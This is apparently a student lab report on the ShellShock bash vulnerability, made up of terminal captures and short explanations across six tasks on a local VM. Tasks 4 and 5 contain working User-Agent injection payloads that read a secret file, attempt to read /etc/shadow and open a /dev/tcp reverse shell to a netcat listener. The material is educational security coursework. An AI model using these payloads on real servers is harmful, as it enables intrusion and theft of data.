


ShellShock Lab

Task 1

A terminal window with a dark purple background and a blue sidebar on the left containing icons for various applications. The terminal shows a series of commands and their outputs. The commands are: 1. `foo='() { echo "hello world";}; echo "extra";'` 2. `echo $foo` 3. `() { echo "hello world";}; echo "extra";` 4. `export foo` 5. `/bin/bash_shellshock` 6. `echo $foo` 7. `exit` 8. `foo='() { echo "hello world";}; echo "extra";'` 9. `declare -f foo`. The outputs are: `hello world`, `extra`, `extra`, and then nothing for `echo $foo` and `declare -f foo`.

```
[09/27/19]seed@VM:~$ foo='() { echo "hello world";}; echo "extra";'
[09/27/19]seed@VM:~$ echo $foo
hello world
[09/27/19]seed@VM:~$ () { echo "hello world";}; echo "extra";
extra
[09/27/19]seed@VM:~$ export foo
[09/27/19]seed@VM:~$ /bin/bash_shellshock
extra
[09/27/19]seed@VM:~$ echo $foo
[09/27/19]seed@VM:~$ exit
exit
[09/27/19]seed@VM:~$ foo='() { echo "hello world";}; echo "extra";'
[09/27/19]seed@VM:~$ declare -f foo
[09/27/19]seed@VM:~$
```

In the parent shell we created the variable named `foo` and echoed it. And then export it. After that when we export it and run it in `/bin/bash_shellshock` we can see that we get 'extra' printed. And in the child process when we echo `foo` we do not get anything. Now we exit the `/bin/bash_shellshock`

The shellshock bug converts the the `'() { '` into a function. Therefore, anything that is put in the variable separated by a semicolon will be executed.

Task 2

```
root@VM: /usr/lib/cgi-bin
[09/27/19]seed@VM:~$ sudo su
root@VM:/home/seed# cd /usr/lib/cgi-bin/
root@VM:/usr/lib/cgi-bin# sudo gedit myprog.cgi

(gedit:3017): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files

** (gedit:3017): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3017): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3017): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
root@VM:/usr/lib/cgi-bin# sudo chmod 755 myprog.cgi
root@VM:/usr/lib/cgi-bin# curl http://localhost/cgi-bin/myprog.cgi

Hello World
root@VM:/usr/lib/cgi-bin#
```

```
Text Editor
myprog.cgi
Save

#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"

Loading file "/usr/lib/cgi-bin/myprog.cgi"... sh Tab Width: 8 Ln 1, Col 1 INS
```

We create a file in the /cgi-bin directory that is only editable by root. In this we create a file named myprog.cgi. Now we check the server using the curl command.

Using the curl command we can pass the malicious command by communicating with the cgi file on the server.

Task 3

```
root@VM: /usr/lib/cgi-bin
root@VM:/usr/lib/cgi-bin# sudo gedit myprog.cgi

(gedit:3120): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3120): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3120): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3120): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
root@VM:/usr/lib/cgi-bin# curl http://localhost/cgi-bin/myprog.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT= */*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=54618
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
root@VM:/usr/lib/cgi-bin#
```

```
Text Editor
myprog.cgi
#! /bin/bash
echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ

Loading file "/usr/lib/cgi-bin/myprog.cgi"
sh Tab Width: 8 Ln 1, Col 1 INS
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
root@VM:/usr/lib/cgi-bin# sudo gedit myprog.cgi
```

In this task we print all the environment variables.

We can see that all the environment variables are printed. We can also see variable called `HTTP_USER_AGENT`. This is variable that is set while accessing the cgi file. This is set by the HTTP variable called `USER_AGENT`. This can be altered using `-A` option. Therefore we can pass a variable that will be converted to a function and the server will be compromised.

Task 4

```
root@VM: /usr/lib/cgi-bin# curl -v http://localhost/cgi-bin/myprog.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: */*
< HTTP/1.1 200 OK
< Date: Fri, 27 Sep 2019 16:33:24 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=54620
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
```

```
root@VM: /usr/lib/cgi-bin# curl -A "() { echo hello;}; echo Content_type:text/plain;echo;/bin/cat /home/seed/secret.txt" http://localhost/cgi-bin/myprog.cgi
ToP SeCrEt
root@VM: /usr/lib/cgi-bin#
```

```
root@VM: /usr/lib/cgi-bin
root@VM:/usr/lib/cgi-bin# curl -A "() { echo hello;};echo Content_type:text/plain;echo;/bin/cat /home/seed/secret.txt" http://localhost/cgi-bin/myprog.cgi
ToP SeCrEt
root@VM:/usr/lib/cgi-bin# curl -A "() { echo hello;};echo Content_type:text/plain;echo;/bin/cat /etc/shadow" http://localhost/cgi-bin/myprog.cgi
root@VM:/usr/lib/cgi-bin#
```

We created a secret.txt file to see if we can steal the content of the file. Then, we use the curl -A command and use the cat to print the content of the secret.txt file. We also tried the same with /etc/shadow command see that nothing happens.

In the shellshock attack we can pass the malicious command as a environment variable and it gets executed/ The /etc/shadow file being root owned the content does not get printed. This is because the cgi file is not a root shell.

Task 5

```
Terminal
root@VM:/usr/lib/cgi-bin# curl -A "() { echo hello;};echo Content_type:text/plain;echo;/bin/bash -i> /dev/tcp/127.0.0.1/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi


[09/27/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 33986)
bash: cannot set terminal process group (1754): Inappropriate ioctl for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$
```

We try to get the reverse shell using the command as shown in the screenshot above and we can see that we were successful in the execution

We can see that instead of running the command on the victim, we use the shellshock vulnerability that executes this command on the server and we get the shell access on the remote computer.

Task 6

Task3 DeMo



```
root@VM: /usr/lib/cgi-bin
[09/27/19]seed@VM:~$ curl -v http://localhost/cgi-bin/myprog.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Fri, 27 Sep 2019 16:50:04 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</ad
dress>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
```

We can see the USER_AGENT in the http request become an environment variable.